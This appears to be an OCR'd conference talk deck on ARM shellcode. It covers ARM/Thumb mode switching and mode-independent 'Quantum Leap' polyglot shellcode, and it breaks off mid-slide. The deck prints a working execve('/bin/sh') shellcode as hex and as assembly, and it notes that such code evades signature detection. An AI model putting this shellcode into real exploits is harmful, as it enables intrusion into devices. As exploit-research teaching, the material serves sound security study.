
# Make ARM Shellcode Great Again

Saumil Shah
@therealsaumil

#HITB2019AMS

9 May, Amsterdam

# # who am i

CEO Net-square.

- Hacker, Speaker, Trainer, Author.
- M.S. Computer Science
  Purdue University.
- LinkedIn: saumilshah
- Twitter: @therealsaumil

# Agenda

- A background on ARM shellcode
- My research around ARM shellcode
  - polyglot tricks - ARM Quantum Leap shellcode
- Demos
- Extra
  - space limitations - ARM mprotect Egghunter

# Example: ARM execve() Shellcode

```
01 10 8f e2 11 ff 2f e1 02 a0 49 40 52 40
c2 71 0b 27 01 df 2f 62 69 6e 2f 73 68 5a
```

exec command "/bin/sh"

# Example: ARM execve() Shellcode


```
.section .text
.global _start
_start:
    .code 32
    add     r1, pc, #1
    bx      r1

    .code 16
    adr     r0, SHELL
    eor     r1, r1, r1
    eor     r2, r2, r2
    strb    r2, [r0, #7]
    mov     r7, #11
    svc     #1

.balign 4
SHELL:
.ascii "/bin/shZ"
```

Switch to Thumb mode: branch pc + 1

```
ARM CODE
00: e28f1001    add     r1, pc, #1
04: e12fff11    bx      r1

THUMB CODE
08: a002        add     r0, pc, #8
0a: 4049        eors    r1, r1
0c: 4052        eors    r2, r2
0e: 71c2        strb    r2, [r0, #7]
10: 270b        movs    r7, #11
12: df01        svc     1

LITERAL POOL
14: 6e69622f    .word   0x6e69622f
18: 5a68732f    .word   0x5868732f
```

# Example: ARM execve() Shellcode

```
.section .text
.global _start
_start:
    .code 32
    add     r1, pc, #1
    bx      r1

    .code 16
    adr     r0, SHELL
    eor     r1, r1, r1
    eor     r2, r2, r2
    strb    r2, [r0, #7]
    mov     r7, #11
    svc     #1

.balign 4
SHELL:
.ascii "/bin/shZ"
```




- Mostly begins with an ARM-to-Thumb mode switch.
- Rest of the shellcode implemented in Thumb mode.
- Compact, avoids bad characters, etc.

# ARM Mode

- 4 byte (32 bits) width
- Can use ALL registers in operands (r0-r10)
- Conditional Execution
- Efficient code

# THUMB Mode

- 2 byte (16 bits) width
- Can use LIMITED registers in operands (r0-r7 only)
- No Conditional Execution
- Compact code
- Released with ARM7TDMI

# Some Concerns / Arguments


- "I can signature this" - YARA, IDS, ... 🙄

```
01 10 8f e2 11 ff 2f e1 02 a0 49 40 52 40
c2 71 0b 27 01 df 2f 62 69 6e 2f 73 68 5a
```


- Thumb-only processor? e.g: STM32

**One Shellcode To Run Them All !**


# ARM/THUMB Encoding: mov r1, #7



# Schrödinger's Instruction Set

# Opening the Box



| N | Z | C | V | Q | | J | | GE | | E | A | I | F | T | M |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Negative | Zero | Carry | oVerflow | underflow | | Jazelle | | SIMD | | Endianness | Abort disable | IRQ disable | FIQ disable | Thumb | privilege mode |


# ARM - Address / Mode Independent Shellcode

1 9/8/17

Problem statement:


After running the ARM Egghunter, it may happen that the egg may not land at a 4 byte aligned address.

The processor mode is not deterministic. It can be ARM or Thumb.




QUANTUM LEAP SHELLCODE

# "Quantum Leap" Shellcode



# "Quantum Leap" - what we need

- An deeper understanding of ARM and Thumb instruction encoding:
  - ARM instruction: "DO SOMETHING"
  - 2 THUMB instructions: "PASS THROUGH"
- Conditional Execution in ARM instructions
  - very helpful!
- A little bit of luck and perseverance.
- Nomenclature Credit: "dialup" @44CON.

# The ARM to Thumb switch


```
ORIGINAL ARM CODE (T = 0)
0: e28f1001   add    r1, pc, #1

4: e12fff11   bx     r1

8: 270b       movs   r7, #11
a: beff       bkpt   0x00ff
```

```
"THUMB VIEW" (T = 1)
0: 1001       asrs r1, r0, #32          ✓
2: e28f       b.n 524                   ✗
4: ff11 e12f  vrhadd.u16 d14,d1,d31     ✗

8: 270b       movs r7, #11
a: beff       bkpt 0x00ff
```

- Avoid "destructive" instructions
  - Branches, Load/Store, Floating Point, etc.
  - Illegal instructions.
- Also work on ARMv6 (no Thumb2)

# ARM and THUMB decoding - 1

```
4 BYTE ARM INSTRUCTION - add r1, pc, #1
```





- Controlled by ARM Opcode and conditional flags.
- Part influenced by Operand 1 (ARM).
- Trickier to control.

- Controlled by Destination and Operand 2 of the ARM instruction.
- Easier to control.

# ARM and THUMB decoding - 1

1 ARM INSTRUCTION RESULTING INTO 2 THUMB INSTRUCTIONS:



# Conditional Instructions

- How do we change the conditional bits?
- Eh... what ARE "conditional bits?" 😬
- Every ARM instruction can be made CONDITIONAL.

ADD

```
add   r1, pc, #1
```

ADD IF NOT EQUALS

```
addne r1, pc, #1
```

- addne triggers ONLY if a "not equals" condition exists (zero flag = 1)

# Conditional Suffixes

| | | |
|---|---|---|
| EQ | Equal To | Z == 1 |
| NE | Not Equal To | Z == 0 |
| GT | Greater Than (signed) | Z == 0 && N == V |
| GE | Greater Than or Equal To (signed) | N == V |
| LT | Less Than (signed) | N != V |
| LE | Less Than or Equal To (signed) | Z == 1 \|\| N != V |
| HI | Higher (unsigned) | C == 1 && Z == 0 |
| LS | Lesser (unsigned) | C == 0 \|\| Z == 1 |
| CS | Carry Set | C == 1 |
| CC | Carry Clear | C == 0 |
| MI | Minus / Negative | N == 1 |
| PL | Plus / Positive | N == 0 |
| VS | Overflow Set | V == 1 |
| VC | Overflow Clear | V == 0 |

# (Un)conditional Instructions


- How can we turn an ARM instruction into a conditional instruction...
- ...with guaranteed execution everytime?
- COMPLIMENTARY CONDITIONS!

```
